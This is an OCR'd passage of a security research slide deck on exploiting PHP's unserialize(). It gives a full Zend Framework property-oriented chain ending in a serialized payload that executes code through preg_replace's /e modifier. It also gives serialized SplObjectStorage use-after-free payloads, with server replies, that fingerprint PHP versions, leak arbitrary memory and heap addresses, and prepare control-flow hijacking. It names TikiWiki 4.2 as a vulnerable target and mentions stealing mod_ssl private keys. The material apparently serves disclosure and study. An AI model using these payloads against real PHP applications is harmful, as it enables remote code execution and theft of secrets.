        $message = file_get_contents($this->tempfile);
        mail($this->to, $this->subject, $message);
        unlink($this->tempfile);
    }
}
?>
```

Part VI

Examples

Zend_Log

```
class Zend_Log
{
    ...
    /**
     * @var array of Zend_Log_Writer_Abstract
     */
    protected $_writers = array();
    ...

    /**
     * Class destructor.  Shutdown log writers
     *
     * @return void
     */
    public function __destruct()
    {
        foreach($this->_writers as $writer) {
            $writer->shutdown();
        }
    }
```

Zend_Log
_writers

Zend_Log_Writer_Mail

```
class Zend_Log_Writer_Mail extends Zend_Log_Writer_Abstrac
{
    public function shutdown()
    {
        if (empty($this->_eventsToMail)) {
            return;
        }
        if ($this->_subjectPrependText !== null) {
            $numEntries = $this->_getFormattedNumEntriesPe
            $this->_mail->setSubject(
                "{$this->_subjectPrependText} ({$numEntries})");
        }

        $this->_mail->setBodyText(implode('', $this->_eventsToMail));

        // If a Zend_Layout instance is being used, set its "events"
        // value to the lines formatted for use with the layout.
        if ($this->_layout) {
            // Set the required "messages" value for the layout.  Here we
            // are assuming that the layout is for use with HTML.
            $this->_layout->events =
                implode('', $this->_layoutEventsToMail);

            // If an exception occurs during rendering, convert it to a notice
            // so we can avoid an exception thrown without a stack frame.
            try {
                $this->_mail->setBodyHtml($this->_layout->render());
            } catch (Exception $e) {
                trigger_error(...
```

Zend_Log_Writer_Mail

_eventsToMail
_subjectPrependText
_mail
_layout
_layoutEventsToMail

Zend_Layout

```
   class Zend_Layout
{
     ...
     protected $_inflector;
     protected $_inflectorEnabled = true;
     protected $_layout = 'layout';
     ...
     public function render($name = null)
     {
         if (null === $name) {
             $name = $this->getLayout();
         }

         if ($this->inflectorEnabled() && (null !== ($inflector = $this->getInflector())))
         {
             $name = $this->_inflector->filter(array('script' => $name));
         }

         ...
     }
}
```

Zend_Layout

_inflector
_inflectorEnabled
_layout


Zend_Filter_PregReplace

```
   class Zend_Filter_PregReplace implements Zend_Filter_Interface
{
    protected $_matchPattern = null;
    protected $_replacement = '';
    ...
    public function filter($value)
    {
        if ($this->_matchPattern == null) {
            require_once 'Zend/Filter/Exception.php';
            throw new Zend_Filter_Exception(get_class($this) . ' does ....');
        }

        return preg_replace($this->_matchPattern, $this->_replacement, $value);
    }

}
```

Zend_Filter_PregReplace

_matchPattern
_replacement

Putting it all together...



```
O:8:\"Zend_Log\":1:{s:11:\"\0*\0_writers\";a:1:{i:0;O:
20:\"Zend_Log_Writer_Mail\":5:{s:16:\"\0*\0_eventsToMail\";a:1:{i:0;i:1;}s:
22:\"\0*\0_layoutEventsToMail\";a:0:{}s:8:\"\0*\0_mail\";O:9:\"Zend_Mail\":
0:{}s:10:\"\0*\0_layout\";O:11:\"Zend_Layout\":3:{s:13:\"\0*\0_inflector
\";O:23:\"Zend_Filter_PregReplace\":2:{s:16:\"\0*\0_matchPattern\";s:7:\"/
(.*)/e\";s:15:\"\0*\0_replacement\";s:15:\"phpinfo().die()\";}s:20:\"\0*
\0_inflectorEnabled\";b:1;s:10:\"\0*\0_layout\";s:6:\"layout\";}s:22:\"\0*
\0_subjectPrependText\";N;}}}
```

Part VII

Vulnerability in unserialize()

Vulnerability in unserialize()

- property oriented exploitation often not possible
    - applications unserialize() user input
    - but do not have interesting objects
- however unserialize() is a parser and parsers tend to be vulnerable
- indeed there is a use-after-free vulnerability in SplObjectStorage

SplObjectStorage

- provides an **object set in PHP 5.2**

```
<?php

    $x = new SplObjectStorage();
    $x->attach(new Alpha());
    $x->attach(new Beta());

?>
```

```
C:16:"SplObjectStorage":47:{x:i:2;O:5:"Alpha":0:
{};O:4:"Beta":0:{};m:a:0:{}}
```

- provides a **map from objects to data in PHP 5.3**


```
<?php

    $x = new SplObjectStorage();
    $x->attach(new Alpha(), 123);
    $x->attach(new Beta(), 456);

?>
```

```
C:16:"SplObjectStorage":61:{x:i:2;O:5:"Alpha":0:{},
i:123;;O:4:"Beta":0:{},i:456;;m:a:0:{}}
```

Object Set/Map Index

- **key** to the object set / map is **derived from the object value**

```
zend_object_value zvalue;
memset(&zvalue, 0, sizeof(zend_object_value));
zvalue.handle = Z_OBJ_HANDLE_P(obj);
zvalue.handlers = Z_OBJ_HT_P(obj);
zend_hash_update(&intern->storage, (char*)&zvalue, sizeof(zend_object_value), &element,
sizeof(spl_SplObjectStorageElement), NULL);
```



```
typedef struct _zend_object_value {
    zend_object_handle handle;
    zend_object_handlers *handlers;
} zend_object_value;
```

Vulnerability in PHP 5.3.x

- **references** allow to **attach the same object again**
- in **PHP 5.3.x** this will **destruct** the previously stored **extra data**
- **destruction** of the extra data will **not touch the internal var_table**
- **references** allow to still **access/use the freed PHP variables**
- **use-after-free** vulnerability allows to **info leak or execute code**

Vulnerable Applications

- discussed vulnerability allows arbitrary code execution in any PHP application unserializing user input
- but in order to exploit it nicely the PHP applications should re-serialize and echo the result
- both is quite common in widespread PHP applications e.g. TikiWiki 4.2

```
if (!isset($_REQUEST['printpages']) && !isset($_REQUEST['printstructures'])) {
    ...
} else {
    $printpages = unserialize(urldecode($_REQUEST["printpages"]));
    $printstructures = unserialize(urldecode($_REQUEST['printstructures']));
}
...
$form_printpages = urlencode(serialize($printpages));
$smarty->assign_by_ref('form_printpages', $form_printpages);
```

Part VIII

Simple Information Leaks via unserialize()

DWORD Size?

- for the following steps it is required to know if target is 32 bit or 64 bit
- we can detect the bit size by sending integers larger than 32 bit
    - sending:
        - ➡ `i:11111111111;`
    - answer:
        - ➡ `64 bit PHP - i:11111111111;`
        - ➡ `32 bit PHP - i:-1773790777;`
        - ➡ `32 bit PHP - d:11111111111;`

PHP 5.2.x vs. PHP 5.3.x

- as demonstrated the exploit is different for PHP 5.2.x and 5.3.x
- we can detect a difference in the ArrayObject implementation
  - sending:
    - ➡ `O:11:"ArrayObject":0:{}`
  - answer:
    - ➡ `PHP 5.2.x - O:11:"ArrayObject":0:{}`
    - ➡ `PHP 5.3.x - C:11:"ArrayObject":21:{x:i:0;a:0:{};m:a:0:{}}`

SplObjectStorage Version

- bugfix in the latest versions of PHP 5.2.x and PHP 5.3.x
- stored objects counter is no longer put in var_table
- can be detected by references
  - sending:
    - ➡ `C:16:"SplObjectStorage":38:{x:i:0;m:a:3:{i:1;i:1;i:2;i:2;i:3;r:4;}}`
  - answer:
    - ➡ PHP <= 5.2.12 - PHP <= 5.3.1
      `C:16:"SplObjectStorage":38:{x:i:0;m:a:3:{i:1;i:1;i:2;i:2;i:3;i:2;}}`
    - ➡ PHP >= 5.2.13 - PHP >= 5.3.2
      `C:16:"SplObjectStorage":38:{x:i:0;m:a:3:{i:1;i:1;i:2;i:2;i:3;i:1;}}`

Part IX

Leak-After-Free Attacks

Endianess?

- for portability we need to detect the endianess remotely
- no simple info leak available
- we need a leak-after-free attack for this

Creating a fake integer ZVAL

- we construct a string that represents an integer ZVAL

$$\texttt{32 bit integer ZVAL: }\overbrace{\texttt{00 01 00 00}}^{\text{integer value}}\ \texttt{41 41 41 41}\ \overbrace{\texttt{00 01 01 00}}^{\text{reference counter}}\ \texttt{01 00}$$

- string is a valid integer no matter what endianess
  - reference counter is choosen to be not zero or one (0x101)
  - type is set to integer variable (0x01)
  - value will be 0x100 for little endian and 0x10000 for big endian
- when sent to the server the returned value determines endianess

Endianess Unserialize Payload

orange numbers are not valid because serialized strings were modified to enhance visibilty

- create an array of integer variables
- free the array
- create a fake ZVAL string which will reuse the memory
- create a reference to one of the already freed integer variables
- reference will point to our fake ZVAL

```
a:1:{i:0;C:16:"SPLObjectStorage":159:{x:i:2;i:0;,a:10:{i:1;i:1;i:
2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:
10;i:10;};i:0;,i:0;;m:a:2:{i:1;S:19:"\00\01\00\00AAAA
\00\01\01\00\01\x00BBCCC";i:2;r:11;}}}}
```

Endianess Payload Reply

- for little endian systems the reply will be

```
a:1:{i:0;C:16:"SplObjectStorage":65:{x:i:1;i:0;,i:0;;m:a:2:{i:1;S:
    19:"\00\01\00\00AAAA\00\01\01\00\01\x00BBCCC";i:2;i:256;}}}
```

- and for big endian systems it is

```
a:1:{i:0;C:16:"SplObjectStorage":67:{x:i:1;i:0;,i:0;;m:a:2:{i:1;S:
   19:"\00\01\00\00AAAA\00\01\01\00\01\x00BBCCC";i:2;i:65536;}}}
```

Leak Arbitrary Memory?

- we want a really stable, portable, non-crashing exploit
- this requires more info leaks - it would be nice to leak arbitrary memory
- is that possible with a leak-after-free attack? Yes it is!

Creating a fake string ZVAL

- we construct a string that represents a string ZVAL

```
                      string        string       reference
                      pointer       length        counter
                   ____________  ____________  ____________
32 bit string ZVAL: 18 21 34 B7   00 04 00 00   00 01 01 00   06 00
```

- our fake string ZVAL
    - string pointer points where we want to leak (0xB7342118)
    - length is set to 1024 (0x400)
    - reference counter is choosen to be not zero or one (0x101)
    - type is set to string variable (0x06)
- when sent to the server the returned value contains 1024 leaked bytes

Arbitrary Leak Unserialize Payload

- create an array of integer variables
- free the array
- create a fake ZVAL string which will reuse the memory
- create a reference to one of the already freed integer variables
- reference will point to our fake string ZVAL

```
a:1:{i:0;C:16:"SPLObjectStorage":159:{x:i:2;i:0;,a:10:{i:1;i:1;i:
2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:
10;i:10;};i:0;,i:0;;m:a:2:{i:1;S:19:"\18\21\34\B7\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:2;r:11;}}}}
```

Arbitrary Leak Response

- the response will look a lot like this


```
a:1:{i:0;C:16:"SplObjectStorage":1093:{x:i:1;i:0;,i:0;;m:a:2:{i:
1;S:19:"\18\21\34\B7\00\04\00\00\00\01\01\00\06\00BBCCC";i:2;s:
1024:"??Y?`?R?0?R?P?R???Q???Q?@?Q???Q??Q???Q?P?Q?`?R?0?R?cR?p?R??
R??R???R?0?R?`|R?@?R???R?p?R??gR??R??hR??gR??jR?0hR???R??kR?`?R?0?
R?P?R???R??R?.......................
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]
^_`abcdefghijklmnopqrstuvwxyz{|}
~????????????????????????????????????????????????????@?N22PAPQY?
TY???d??9Y???]?s6\??BY?`?J?PBY??AY?`8Y??=Y?`]P? @Y??>Y?0>Y??=Y?
<Y?;Y?`9Y?\?2??]?ve??TY??TY?UY???
Y???e???e??e?`?e??e?`?e???e???";}}}
```

Starting Point?

- wait a second...
- how do we know where to start when leaking memory
- can we leak some PHP addresses
- is that possible with a leak-after-free attack? Yes it is!

Creating a fake string ZVAL

- we again construct a string that represents a string ZVAL



string pointer

string length

reference counter

```
32 bit string ZVAL: 41 41 41 41 00 04 00 00 00 01 01 00 06 00
```

- our fake string ZVAL
  - pointer points where anywhere - **will be overwritten by a free** (0x41414141)
  - length is set to 1024 (0x400)
  - reference counter is choosen to be not zero or one (0x101)
  - type is set to string variable (0x06)
- when sent to the server the returned value contains 1024 leaked bytes


Starting Point Leak Unserialize Payload

- create an array of integer variables to allocate memory
- create another array of integer variables and free the array
- create an array which mixes our fake ZVAL strings and objects
- free that array
- create a reference to one of the already freed integer variables
- reference will point to our already freed fake string ZVAL
- **string pointer of fake string was overwritten by memory cache !!!**

```
a:1:{i:0;C:16:"SPLObjectStorage":1420:{x:i:6;i:1;,a:40:{i:0;i:0;i:1;i:
1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:10;i:
10;i:11;i:11;i:12;i:12;i:13;i:13;i:14;i:14;i:15;i:15;i:16;i:16;i:17;i:
17;i:18;i:18;i:19;i:19;i:20;i:20;i:21;i:21;i:22;i:22;i:23;i:23;i:24;i:
24;i:25;i:25;i:26;i:26;i:27;i:27;i:28;i:28;i:29;i:29;i:30;i:30;i:31;i:
31;i:32;i:32;i:33;i:33;i:34;i:34;i:35;i:35;i:36;i:36;i:37;i:37;i:38;i:
38;i:39;i:39;};i:0;,a:40:{i:0;i:0;i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:
5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:10;i:10;i:11;i:11;i:12;i:12;i:13;i:
13;i:14;i:14;i:15;i:15;i:16;i:16;i:17;i:17;i:18;i:18;i:19;i:19;i:20;i:
20;i:21;i:21;i:22;i:22;i:23;i:23;i:24;i:24;i:25;i:25;i:26;i:26;i:27;i:
27;i:28;i:28;i:29;i:29;i:30;i:30;i:31;i:31;i:32;i:32;i:33;i:33;i:34;i:
34;i:35;i:35;i:36;i:36;i:37;i:37;i:38;i:38;i:39;i:39;};i:0;,i:0;;i:0;,a:
20:{i:100;O:8:"stdclass":0:{}i:0;S:
19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:101;O:
8:"stdclass":0:{}i:1;S:
19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:102;O:
8:"stdclass":0:{}i:2;S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:103;O:8:"stdclass":0:{}i:3;S:
19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:104;O:8:"stdclass":0:{}i:4;S:
19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:105;O:8:"stdclass":0:{}i:5;S:
19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:106;O:8:"stdclass":0:{}i:6;S:
19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:107;O:8:"stdclass":0:{}i:7;S:
19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:108;O:8:"stdclass":0:{}i:8;S:
19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:109;O:8:"stdclass":0:{}i:9; S:
19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";};i:0;,i:0;;i:1;,i:0;;m:a:2:{i:0;i:0;i:
1;r:57;}}}}
```

Starting Point Leak Response

- the response will contain the leaked 1024 bytes of memory
- starting from an already freed address
- we search for freed object ZVALs in the reply



```
32 bit object ZVAL: 41 41 41 41 20 12 34 B7 00 00 00 00 05 00
```

- the object handlers address is a pointer into PHP's data segment
- we can leak memory at this address to get a list of pointers into the code segment

Where to go from here?

- having pointers into the code segment
  and an arbitrary mem info leak we can ...
  - scan backward for the ELF / PE / ... executable header
  - remotely steal the PHP binary and all it's data
  - lookup any symbol in PHP binary
  - find other interesting webserver modules (and their executable headers)
  - and steal their data (e.g. mod_ssl private SSL key)
  - use gathered data for a remote code execution exploit

Part X

Controlling Execution

Taking Control (I)


- to **take over control** we need to
  - **corrupt memory** layout
  - **call** user supplied **function pointers**

- **unserialize()** allows to **destruct** and **create** fake variables
  - **string** - freeing arbitrary memory addresses
  - **array** - calling hashtable destructor
  - **object** - calling del_ref() from object handlers

Taking Control (II)

- **object** and **array** variables point to tables with **function pointers** only
- **string** variables store **pointer** to free **inline**
- **small** freed **memory blocks** end up in PHP's **memory cache**
- **new string** variable of **same size** will **reuse cached memory**
- allows to **overwrite with attacker supplied data**

PHP and the Linux x86 glibc JMPBUF

